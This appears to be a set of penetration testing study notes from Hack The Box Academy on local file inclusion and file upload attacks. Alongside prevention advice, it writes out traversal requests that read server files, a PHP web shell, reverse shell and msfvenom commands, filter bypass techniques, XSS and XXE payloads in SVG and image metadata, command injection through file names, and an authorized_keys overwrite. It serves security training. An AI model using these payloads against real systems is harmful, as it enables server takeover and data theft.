/etc/apache2/mods-enabled/alias.conf [Status: 200, Size: 3130, Words: 748, Lines: 89]
/etc/apache2/envvars [Status: 200, Size: 4069, Words: 823, Lines: 112]
/etc/adduser.conf [Status: 200, Size: 5315, Words: 1035, Lines: 153]
As you can see, the scan returned over 60 results, many of which were not identified with the LFI-Jhaddix.txt wordlist, which shows you that a precise scan is important in certain cases. Now, you can try reading any of these files to see whether you can get their content. You will read /etc/apache2/apache2.conf, as it is a known path for the apache server config.
d41y@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/apache2.conf
...SNIP...
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
...SNIP...
As you can see, you do get the default webroot path and the log path. However, in this case, the log path is using a global apache variable (APACHE_LOG_DIR), which are found in another file you saw above, which is /etc/apache2/envvars, and you can read it to find the variable values:
d41y@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/envvars
...SNIP...
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
# temporary state file location. This might be changed to /run in Wheezy+1
export APACHE_PID_FILE=/var/run/apache2$SUFFIX/apache2.pid
export APACHE_RUN_DIR=/var/run/apache2$SUFFIX
export APACHE_LOCK_DIR=/var/lock/apache2$SUFFIX
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2$SUFFIX
...SNIP...
As you can see, the APACHE_LOG_DIR variable is set to /var/log/apache2, and the previous config told you that the log files are /access.log and /error.log.
LFI Tools
Finally, you can utilize a number of LFI tools to automate much of the process, which may save some time in some cases, but may also miss many vulnerabilities and files you may otherwise identify through manual testing. The most common LFI tools are LFISuite, LFiFreak, and liffy. You can also search GitHub for various other LFI tools and scripts.
Prevention
File Inclusion Prevention
The most effective thing you can do to reduce file inclusion vulns is to avoid passing any user-controlled inputs into any file inclusion function or APIs. The page should be able to dynamically load assets on the back-end, with no user interaction whatsoever. Furthermore, whenever one of the above potentially vulnerable functions is used, you should ensure that no user input is directly going into them. You should therefore generally consider any function that can read files. In some cases, this may not be feasible, as it may require changing the whole architecture of an existing web app. In such cases, you should utilize a limited whitelist of allowed user inputs, and match each input to the file to be loaded, while having a default value for all other inputs. If you are dealing with an existing app, you can create a whitelist that contains all existing paths in the front-end, and then utilize this list to match the user input. Such a whitelist can have many can have many shapes, like a database table that matches IDs to files, a case-match script that matches names to files, or even a static json map with names and files that can be matched.
Once this is implemented, the user input is not going into the function, but the matched files are used in the function, which avoids file inclusion vulns.
Preventing Directory Traversal
If attackers can control the directory, they can escape the web app and attack something they are more familiar with or use an universal attack chain.
The best way to prevent directory traversals is to use your programming language’s built-in tool to pull only the filename. For example, PHP has basename(), which will read the path and only return the filename portion. If only a filename is given, then it will return just the filename. if just the path is given, it will treat whatever is after the final / as the filename. The downside to this method is that if the app needs to enter any directory, it will not be able to do so.
If you create your own function to do this method, it is possible you are not accounting for a weird edge case. For example, in your bash terminal, if you go into your home directory and run the command cat .?/.*/.?/etc/passwd. You will see Bash allows for the ? and * wildcards to be used as a .. Now if you type php -a to enter the PHP Command Line interpreter and run echo file_get_contents('.?/.*/.?/etc/passwd');, you will see PHP does not have the same behaviour with the wildcards. If you replace ? and * with ., the command will work as expected. This demonstrates there is an edge case with the above function. If you have PHP execute bash with the system() function, the attacker would be able to bypass your directory traversal prevention. If you use native functions to the framework you are in, there is a chance other users would catch edge cases like this and fix it before it gets exploited in your web app.
Furthermore, you can sanitize the user input to recursively remove any attempts of traversing directories:
while(substr_count($input, '../', 0)) {
$input = str_replace('../', '', $input);
};
As you can see, this code recursively removes ../ sub-strings, so even if the resulting string contains ../ it would still remove it, which would prevent some of the bypasses.
Web Server Configuration
Several configs may also be utilized to reduce the impact of file inclusion vulns in case they occur. For example, you should globally disable the inclusion of remote files. In PHP this can be done by setting allow_url_fopen and allow_url_include to Off.
It’s also often possible to lock web apps to their web root directory, preventing them from accessing non-web related files. The most common way to do this is by running the app within Docker. However, if that is not an option, many languages often have a way to prevent accessing files outside of the web directory. In PHP that can be done by adding open_basedir = /var/www in the php.ini file. Furthermore, you should ensure that certain potentially dangerous modules are disabled, like the PHP expect:// wrapper and the PHP module mod_userdir.
If these configs are applied, it should prevent accessing files outside the web application folder, so even if an LFI vuln is identified, its impact would be reduced.
WAF
The universal way to harden apps is to utilize WAFs, such as ModSecurity. When dealing with WAFs, the most important thing to avoid is false positives and blocking non-malicious requests. ModSecurity minimizes false positives by offering a permissive mode, which will only report things it would have blocked. This lets defenders tune the rules to make sure no legitimate request is blocked. Even if the organization never wants to turn the WAF to “blocking mode”, just having it in permissive mode can be an early warning sign that your application is being attacked.
Finally, it is important to remember that the purpose of hardening is to give the application a stronger exterior shell, so when an attack does happen, the defenders have time to defend. According to the FireEye M-Trends Report of 2020, the average time it took a company to detect hackers was 30 days. With proper hardening, attackers will leave many more signs, and the organization will hopefully detect these events even quicker.
It is important to understand the goal of hardening is not to make your system un-hackable, meaning you cannot neglect watching logs over a hardened system because it is “secure”. Hardened systems should be continually tested, especially after a zero-day is released for a relatedd application to your system. In most cases, the zero-day would work, but thanks to hardening, it may generate unique logs, which made it possible to confirm the exploit was used against the system or not.
File Upload Attacks
Uploading a file has become a key feature for most modern web applications to allow the extensibility of web apps with user information. A social media website allows the upload of user profile images and other social media, while a corporate website may allow users to upload PDFs and other documents for corporate use.
However, as web application developers enable this feature, they also take the risk of allowing end-users to store their potentially malicious data on the web application’s back-end server. If the user input and uploaded files are not correctly filtered and validated, attackers may be able to exploit the file upload feature to perform malicious activities, like executing arbitrary commands on the back-end server to take control over it.
The worst possbile kind of file upload vulnerability is an unauthenticated arbitrary file upload. With this type of vulnerability, a web application allows any unauthenticated user to upload any file type, making it one step away from allowing any user to execute code on the back-end server.
Absent Validation
The most basic type of file upload vulnerability occurs when the web application does not have any form of validation filters on the uploaded files, allowing the upload of any file type by default.
With these types of vulnerable web apps, you may directly upload your web shell or reverse shell script to the web application, and then by just visiting the uploaded script, you can interact with you web shell or send the reverse shell.
Arbitrary File Upload
The following web app allows you to upload personal files. The web app does not mention anythin about what file types are allowed, and you can drag and drop any file you want. Furthermore, if you click on the form to select a file, the file selector dialog does not specify any file type, as it says All Files for the file type, which may also suggest that no type of restrictions or limitations are specified for the web application.
All of this tells you that the programm appears to have no file type restrictions on the front-end, and if no restrictions were specified on the back-end, you might be able to upload arbitrary file type to the back-end server to gain complete control over it.
Identifying Web Framework
You need to upload a malicious script to test whether you can upload any file type to the back-end and test whether you can use this to exploit the back-end server. Many kinds of scripts can help you exploit web applications through arbitrary file upload, most commonly a Web Shell script and a Reverse Shell script.
A web shell provides you with an easy method to interact with the back-end server by accepting shell commands and printing their output back to you within the web browser. A web shell has to be written in the same programming language that runs the web server, as it runs platform specific funtions and commands to execute system commands on the back-end server, making web shell non-cross plattform scripts. So, the first step would be to identify what language runs the web app.
Possibilites:
- looking at the web page extension in the URLs
- visit
/index.extwhere you should swap outextwith various common web extensions, likephp,asp,aspx. - tools like Wappalyzer
Vulnerability Identification
To identify whether you can upload arbitrary files (PHP in this case), you can upload the following file:
<?php echo "Hello HTB";?>
To verify that it worked:

Upload Exploitation
Web Shells
One good option for a PHP web shell is phpbash, which provides a terminal-like, semi-interactive web shell. Furthermore, SecLists provides a plethora of web shells for different frameworks and languages.
Writing Custom Web Shell
Although using web shells from online resources can provide a great experience, you should also know how to write a simple web shell manually. This is because you may not have access to online tools during some penetration tests, so you need to be able to create one when needed.
With PHP web app, you can use the system() function that executes system commands and prints their output, and pass it the cmd parameter with $_REQUEST['cmd']:
<?php system($_REQUEST['cmd']); ?>
If you write the above script to shell.php and upload it to your web application, you can execute system commands with the ?cmd= GET parameter:

Reverse Shell
To receive reverse shells through the vulnerable upload functionality, you should start by downloading a reverse shell script in the language of the web app. One reliable reverse shell for PHP is the pentestmonkey PHP reverse shell. After downloading the pentestmonkey script, you need to change the values for IP and PORT.
At this point you should start a netcat listener on your machine, upload the script to the web app, and then visit its link to execute the script and get a reverse shell.
d41y@htb[/htb]$ nc -lvnp OUR_PORT
listening on [any] OUR_PORT ...
connect to [OUR_IP] from (UNKNOWN) [188.166.173.208] 35232
# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Generating Custom Reverse Shell Scripts
Tools like msfvenom can generate a reverse shell script in many languages and may even attempt to bypass certain restrictions in place.
d41y@htb[/htb]$ msfvenom -p php/reverse_php LHOST=OUR_IP LPORT=OUR_PORT -f raw > reverse.php
...SNIP...
Payload size: 3033 bytes
tip
You can generate reverse shell scripts for several languages. You can use many reverse shell payloads with the -p flag and specify the output language with the -f flag.
Client-Side Validation
Many web apps only rely on front-end JavaScript code to validate the selected file format before it is uploaded and would not upload it if the file is not in the required format.
However, as the file format validation is happening on the client-side, you can easily bypass it by directly interacting with the server, skipping the front-end validations altogether. You may also modify the front-end code through your browser’s dev tools to disable any validation in place.
This time, when trying to upload a file, you cannot see your PHP scripts, as the dialog appears to be limited to image formats only.
You may still select the All Files option to select your PHP script anyway, but when you do so, you get an error message saying “Only images are allowed!”, and the “Upload” button gets disabled.
This indicates some form of file type validation, so you cannot just upload a web shell through the upload form, as you did before. Luckily, all validation appears to be happening on the front-end, as the page never refreshes or sends any HTTP requests after selecting your file. So, you should be able to have complete control over these client-side validations.
Any code that runs on the client-side is under your control. While the web server is responsible for sending the front-end code, the rendering and execution of the front-end code happen within your browser. If the web app does not apply any of these validations on the back-end, you should be able to upload any file type.
Back-End Request Modification
Start by examining a normal request through Burp. When you select an image, you see that it gets reflected as your profile image, and when you click on Upload, your profile image gets updated and persists through refreshes. This indicates that your image was uploaded to the server, which is now displaying it back to you.
The web app appears to be sending a standard HTTP upload request to upload.php. This way, you can now modify the request to meet your needs without having the front-end type validation restrictions. If the back-end server does not validate the uploaded file, then you should theoretically be able to send any file type/content, and it would be uploaded to the server.
filename=- change to
shell.php
- change to
- Content
- modify to the web shell used before
Disabling Front-End Validation
Another method to bypass client-side validations is through manipulating the front-end code. As these functions are being completely processed within your web browser, you have complete control over them. So, you can modify these scripts or disable them entirely. Then, you may use the upload functionality to upload any file type without needing to utilize Burp to capture and modify your requests.
To start, you can open the browser’s Page Inspector, and then click on the profile image, which is where you trigger the file selector for upload form.
<input type="file" name="uploadFile" id="uploadFile" onchange="checkFile(this)" accept=".jpg,.jpeg,.png">
You see that the file input specifies (.jpg, .jpeg, .png) as the allowed file types within the file selection dialog. However, you can easily modify this and select All Files as you did before, so it is unnecessary to change this part of the page.
The more interesting part is onchange="checkFile(this)", which appears to run a JavaScript code whenever you select a file, which appears to be doing the file type validation. To get the details of this function, you can go to the browser’s console, and then you can type the function’s name to get its details.
function checkFile(File) {
...SNIP...
if (extension !== 'jpg' && extension !== 'jpeg' && extension !== 'png') {
$('#error_message').text("Only images are allowed!");
File.form.reset();
$("#submit").attr("disabled", true);
...SNIP...
}
}
Luckily, you don’t need to get into writing and modifying JavaScript code. You can remove this function from the HTML code since its primary use appears to be file type validation, and removing it should not break anything.
To do so, you can go back to your inspector, click on the profile image again, double-click on the function name, and delete it.
With the checkFile function removed from the file input, you should be able to select your PHP web shell through the file selection dialog and upload it normally with no validations.
Once you upload your web shell, you can use the Page Inspector once more, click on the profile image, and you should see the URL of your uploaded web shell.
<img src="/profile_images/shell.php" class="profile-image" id="profile-image">
Blacklist Filters
Blacklisting Extensions
When you try the previous attack now, you get Extension not allowed. This indicates that the web application may have some form of file type validation on the back-end, in addition to the front-end validations.
There are generally two common forms of validating a file extension on the back-end:
- Testing against a blacklist of types
- Testing against a whitelist of types
Furthermore, the validation may also check the file type or the file content for type matching. The weakest form of validation amongst these is testing the file extension against a blacklist of extension to determine whether the upload request should be blocked. For example, the following pieve of code checks if the uploaded file extension is PHP and drops the request if it is:
$fileName = basename($_FILES["uploadFile"]["name"]);
$extension = pathinfo($fileName, PATHINFO_EXTENSION);
$blacklist = array('php', 'php7', 'phps');
if (in_array($extension, $blacklist)) {
echo "File type not allowed";
die();
}
The code is taking the file extension from the uploaded file name and then comparing it against a list of blacklisted extensions. However, this validation method has a major flaw. It is not comprehensive, as many other extensions are not included in this list, which may still be used to execute PHP code on the back-end server if uploaded.
Fuzzing Extensions
If a web app seems to be testing the file extensions, your first step is to fuzz the upload functionality with a list of potential extensions and see which of them return the previous error message. Any upload requests that do not return an error message, return a differetn message, or succeed in uploading the file, may indicate an allowed file extension.
You should keep the file content for this attack, as you are only interested in fuzzing file extensions. You can use this list to test for possible php extensions.
You can sort the result by length, and you will see that all requests with the Content-Length of 193 passed the extension validation, as they all responded with File successfully uploaded. In contrast, the rest responded with an error message saying Extension not allowed.
note
Now, you can try uploading a file using any of the allowed extensions, and some of them may allow you to execute PHP code. Not all extensions will work with all web server configurations, so you may need to try several extensions to get one that successfully executes PHP code.
info
Sometimes only changing one letter of the extension (.php -> .pHp) might work.
Whitelist Filters
Whitelisting Extensions
If you try the same approach you did before, you will now get Only Images are allowed, which may be more common in web apps than seeing a blocked extension type. However, error messages do not always reflect which form of validation is being utilized.
All variations of PHP extensions are blocked. However, the wordlist you used also contained other ‘malicious’ extensions that were not blocked and were successfully uploaded.
$fileName = basename($_FILES["uploadFile"]["name"]);
if (!preg_match('^.*\.(jpg|jpeg|png|gif)', $fileName)) {
echo "Only images are allowed";
die();
}
You see that the script uses a regex to test whether the filename contains any whitelisted image extensions. The issue here lies within the regex, as it only checks whether the file name contains the extension and not if it actually ends with it.
Double Extensions
A straightforward method of passing the regex test is through Double Extensions. For example, if the .jpg extension was allowed, you can add it in your uploaded file name and still end your filename with .php, in which case you should be able to pass the whitelist test, while still uploading a PHP script that can execute PHP code.

However, this may not always work, as some web applications may use a strict regex pattern.
if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/', $fileName)) { ...SNIP... }
This pattern should only consider the final file extension, as it uses ^.*\. to match everything up to the last . and then uses $ at the end to only match extensions that end the file name. So, the above attack would not work. Nevertheless, some exploitation techniques may allow you to bypass this pattern, but most rely on misconfigurations or outdated systems.
Reverse Double Extension
In some cases, the file upload functionality itself may not be vulnerable, but the web server configuration may lead to a vulnerability. For example, an organization may use an open-source web application, which has a file upload functionality. Even if the file upload functionality uses a strict regex pattern that only matches the final extension in the file name, the organization may use the insecure configurations for the web server.
For example, the /etc/apache2/mods-enabled/php7.4.conf for the Apache2 web server may include the following configuration:
<FilesMatch ".+\.ph(ar|p|tml)">
SetHandler application/x-httpd-php
</FilesMatch>
The above configuration is how the web server determines which files to allow PHP code execution. It specifies a whitelist with a regex pattern that matches .phar, .php, and phtml. However, this regex pattern can have the same mistake you saw earlier if you forgot to end it with $. In such cases, any file that contains the above extensions will be allowed PHP code execution, even if it does not end with the PHP extension. For example, shell.php.jpg should pass the earlier whitelist test as it ends with .jpg, and it would be able to execute PHP code due to the above misconfiguration, as it contains .php in its name.

Character Injection
… is another method of bypassing a whitelist validation test.
You can inject several characters before or after the final extension to cause the web application to misinterpret the filename and execute the uploaded file as a PHP file.
Some are:
%20%0a%00&0d0a/.\....:
Each character has a special use case that may trick the web application to misinterpret the file extension.
A little script to generate all permutations:
for char in '%20' '%0a' '%00' '%0d0a' '/' '.\\' '.' '…' ':'; do
for ext in '.php' '.phps'; do
echo "shell$char$ext.jpg" >> wordlist.txt
echo "shell$ext$char.jpg" >> wordlist.txt
echo "shell.jpg$char$ext" >> wordlist.txt
echo "shell.jpg$ext$char" >> wordlist.txt
done
done
Type Filters
While extension filters may accept several extensions, content filters usually specify a single category, which is why they do not typically use blacklists or whitelists. This is because web servers provide functions to check for the file content type, and it usually falls under a specific category.
Content-Type
You get a message saying Only images are allowed. The error message persists, and your file fails to upload. If you change the file name to shell.jpg.phtml or shell.php.jpg, or even if you use shell.jpg with a web shell content, your upload will fail. As the file extension does not affect the error message, the web application muste be testing the file content for type validation.
The following is an example of how a PHP web app tests the Content-Type header to validate the file type:
$type = $_FILES['uploadFile']['type'];
if (!in_array($type, array('image/jpg', 'image/jpeg', 'image/png', 'image/gif'))) {
echo "Only images are allowed";
die();
}
The code sets the $type variable from the uploaded file’s Content-Type header. Your browser automatically set the Content-Type header when selecting a file through the file selector dialog, usually derived from the file extension. However, since your browsers set this, this operation is a client-side operation, and you can manipulate it to change the perceived file type and potentially bypass the type filter.
You may start by fuzzing the Content-Type header with Content-Type Wordlist through Burp Intruder, to see which types are allowed. However, the message tells you that only images are allowed, so you can limit your scan to image types, which reduces the wordlist to 45 types only.

Now you get a File successfully uploaded.
note
A file upload HTTP request has two Content-Type headers, one for the attached file (at the bottom), and one for the full request (at the top). You usually need to modify the file’s Content-Type header, but in some cases the request will only contain the main Content-Type header, in which case you will need to modify the main Content-Type header.
MIME-Type
Multipurpose Internet Mail Extensions (MIME) is an internet standard that determines the type of a file through its general format and bytes structure.
This is usually done by inspecting the first few bytes of the file’s content, which contain the File Signature or Magic Bytes. For example, if a file starts with GIF87a this indicates that it is a GIF image, while a file starting with plaintext is usually considered a Text file. If you change the first bytes of any file to the GIF magic bytes, its MIME type would be changed to a GIF image, regardless of its remaining content or extension.
Example:
d41y@htb[/htb]$ echo "this is a text file" > text.jpg
d41y@htb[/htb]$ file text.jpg
text.jpg: ASCII text
d41y@htb[/htb]$ echo "GIF8" > text.jpg
d41y@htb[/htb]$file text.jpg
text.jpg: GIF image data
Web servers can utilize this standard to determine file types, which is usually more accurate than testing the file extension.
PHP MIME testing example:
$type = mime_content_type($_FILES['uploadFile']['tmp_name']);
if (!in_array($type, array('image/jpg', 'image/jpeg', 'image/png', 'image/gif'))) {
echo "Only images are allowed";
die();
}
Burp example:

You can use a combination of the two methods, which may help bypass some more robust content filters.
Limited File Uploads
While file upload forms with weak filters can be exploited to upload arbitrary files, some upload forms have secure filters that may not be exploitable with the techniques discussed. However, even if you are dealing with a limited file upload form, which only allows you to upload specific file types, you may still be able to perform attacks on the web app.
Certain file types, like SVG, HTML, XML and even some image and document files, may allow you to introduce new vulnerabilities to the web application by uploading malicious versions of these files. This is why fuzzing allowed file extensions is an important exercise for any file upload attack. It enables you to explore what attacks may be achievable on the web server.
XSS
Many file types may allow you to introduce a Stored XSS vulnerability to the web application maliciously crafted versions of them.
The most basic example is when a web application allows you to upload HTML files. Although HTML files won’t allow you to execute code, it would still be possible to implement JavaScript code within them to carry an XSS or CSRF attack on whoever visits the uploaded HTML page. If the target sees a link from a website they trust, and the website is vulnerable to uploading HTML documents, it may be possible to trick them into visiting the link and carry the attack on their machines.
Another example of XSS attacks is web applications that display an image’s metadata after its upload. For such web apps, you can include an XSS payload in one of the Metadata parameters that accept raw text, like the Comment or Artist.
d41y@htb[/htb]$ exiftool -Comment=' "><img src=1 onerror=alert(window.origin)>' HTB.jpg
d41y@htb[/htb]$ exiftool HTB.jpg
...SNIP...
Comment : "><img src=1 onerror=alert(window.origin)>
You can see that the Comment parameter was updated to your XSS payload. When the image’s metadata is displayed, the XSS payload should be triggered, and the JavaScript code will be executed to carry the XSS attack. Furthermore, if you change the image’s MIME-Type to text/html, some web apps may show it as an HTML document instead of an image, in which case the XSS payload would be triggered even if the metadata wasn’t directly displayed.
XSS attacks can also be carried with SVG images, along with several other attacks. Scalable Vector Graphics images are XML-based, and they describe 2D vector graphics, which the browser renders into an image. For this reason, you can modify their XML data to include an XSS payload.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" version="1.1" width="1" height="1">
<rect x="1" y="1" width="1" height="1" fill="green" stroke="black" />
<script type="text/javascript">alert(window.origin);</script>
</svg>
XXE
With SVG images, you can also include malicious XML data to leak the source code of the web app, and other internal documents within the server.
Example to leak /etc/passwd:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>
Once the above SVG image is uploaded and viewed, the XML document would get processed, and you should get the info of /etc/passwd printed on the page or shown in the page source. Similarly, if the web app allows the upload of XML documents, then the same payload can carry the same attack when the XML data is displayed on the web app.
While reading systems files like /etc/passwd can be very useful for server enumeration, it can have an even more significant benefit for the web penetration testing, as it allows you to read the web application’s source files. Access to the source code will enable you to find more vulnerabilities to exploit within the web application through Whitebox Penetration Testing. For File Upload exploitation, it may allow you to locate the upload directory, identify allowed extensions, or find the file naming scheme, which may become handy for further exploitation.
Example for reading source code in PHP web applications:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<svg>&xxe;</svg>
Once the SVG image is displayed, you should get the base64 encoded content of index.php, which can decode to read the source code.
Using XML data is not unique to SVG images, as it is also utilized by many types of documents, like PDF, Word Documents, PowerPoint Documents, amond many others. All of these documents include XML data within them to specify their format and structure. Suppose a web app used a document viewer that is vulnerable to XXE and allowed uploading any of these documents. In that case, you may also modify their XML data to include the malicious XXE elements, and you would be able to carry a blind XXE attack on the back-end web server.
DoS
Many file upload vulnerabilities may lead to a Denial of Service attack on the web server. For example, you can use the previous XXE payloads to achieve DoS attacks.
Furthermore, you can utilize a Decompression Bomb with file types that uses data compression, like ZIP archives. If a web application automatically unzips a ZIP archive, it is possible to upload a malicious archive containing nested ZIP archives within it, which can eventually lead to many Petabytes of data, resulting in a crash on the back-end server.
Another possible DoS attack is a Pixel Flood attack with some image files that utilize image compression, like JPG or PNG. You can create any JPG image file with any image size, and then manually modify its compression data to say it has a size of 0xffff x 0xffff, which results in an image with a perceived size of 5 Gigapixels. When the web application attempts to display the image, it will attempt to allocate all of its memory to this image, resulting in a crash on the back-end server.
Other Upload Attacks
Injections in File Names
A common file upload attack uses a malicious string for the uploaded file name, which may get executed or processed if the uploaded file name is displayed on the page. You can try injecting a command in the file name, and if the web application uses the file name within an OS command, it may lead to a command injection attack.
For example, if you name a file file$(whoami).jpg or file`whoami`.jpg or file.jpg||whoami, and then the web application attempts to move the uploaded file with an OS command, then your file name would inject the whoami command, which would get executed, leading to remote code execution.
Similarly, you may use an XSS payload in the file name (<script>alert(window.origin);</script>), which would get executed on the target`s machine if the file name is displayed to them. You may also inject an SQL query in the file name, which may lead to an SQLi if the file name is insecurely used in an SQL query.
Upload Directory Disclosure
In some file upload forms, like a feedback form or a submission form, you may not have access to the link of your uploaded file and may not know the uploads directory. In such cases, you may utilize fuzzing to look for the uploads directory or even use other vulnerabilities to find where the uploaded files are by reading the web application’s source code.
Another method you can use to disclose the uploads directory is through forcing error messages, as they often reveal helpful information for further exploitation. One attack you can use to cause such errors is uploading a file with a name that already exists or sending two identical requests silmutaneously. This may lead the web server to show an error that it could not write the file, which may disclose the uploads directory. You may also try uploading a file with an overly long name. If the web application does not handle this correcty, it may also error out and disclose the upload directory.
Windows-specific Attacks
One such attack is using reserved characters, such as | < > * ?, which are usually reserved for special uses like wildcards. If the web application does not properly sanitize these names or wrap them within quotes, they may refer to another file and cause an error that discloses the upload directory. Similarly, you may use Windows reserved names for the uploaded file name, like CON COM1 LPT1, or NUL, which may also cause an error as the web application will not be allowed to write a file with this name.
Finally, you may utilize the Windows 8.3 Filename Convention to overwrite existing files or refer to files that do not exist. Older versions of Windows were limited to a short length for file names, so they used a ~ to complete the file name, which you can use to your advantage.
For example, to refer to a file called hackthebox.txt you can use HAC~1.TXT or HAC~2.TXT, where the digit represents the order of the matching files that start with HAC. As windows still supports this convention, you can write a file called WEB~.CONF to overwrite the web.conf file. Similarly, you may write a file that replaces sensitive system files. This attack can lead to several outcomes, like causing information disclosure through errors, causing a DoS on the back-end server, or even accessing private files.
Using Non-Executable Files
If you can safely assume a web server is not using PHP but still allows file uploads you might be able to leverage privileges.
When trying to upload a test.txt you get:
Indicating that the file was successfully uploaded.
tip
When testing a file upload form, you should always determine what happens when a file is uploaded twice. If the web application indicates that the file already exists, you can use this method to brute force the contents of a web server. Alternatively, if the web application displays an error message, this may provide valuable informaiton such as the programming language or web technologies in use.
Review the the test.txt upload request in Burp. Select the POST request in HTTP history, send it to Repeater, and click on Send.
You receive the same output as you did in the browser, without any new or valuable information. Next, check if the web application allows you to specify a relative path in the filename and write a file via Directory Traversal outside of the web root. You can do this by modifying the filename parameter in the request, so it contains ../../../../../../../test.txt, then click Send.
The Response area shows you that the output includes the ../ sequences. Unfortunately, you have no way of knowing if the relative path was used for placing the file. It’s possible that the web application’s response merely echoed your filename and sanitized it internally. For now, assume the relative path was used for placing the file, since you cannot find any other attack vector. If your assumption is correct, you can try to blindly overwrite files, which may lead you to system access. You should be aware, that blindly overwriting files in a real-life pentest could result in lost data or costly downtime of a production system.
Web apps using Apache, Nginx or other dedicated web servers often run with specific users, such as www-data on Linux. Traditionally on Windows, the IIS web server runs as a Network Service account, a passwordless built-in Windows identity with low privileges. Starting with IIS version 7.5, Microsoft introduced the IIS Application Pool Identities. These are virtual accounts running web applications grouped by application pools. Each application pools has its own identity, making it possible to set more precise permissions for accounts running web applications.
When using programming languages that include their own web server, administrators and devs often deploy the web app without any privilege structures by running applications as root or Administrator to avoid any permissions issues. This means you should always verify whether you can leverage root or administrator privileges in a file upload vuln.
Try to overwrite the authorized_keys file in the home directory for root. If this file contains the public key of a private key you control, you can access the system via SSH as the root user. To do this, you create an SSH keypair with ssh-keygen, as well as a file with the name authorized_keys containing the previously created public key.
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): fileup
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in fileup
Your public key has been saved in fileup.pub
...
kali@kali:~$ cat fileup.pub > authorized_keys
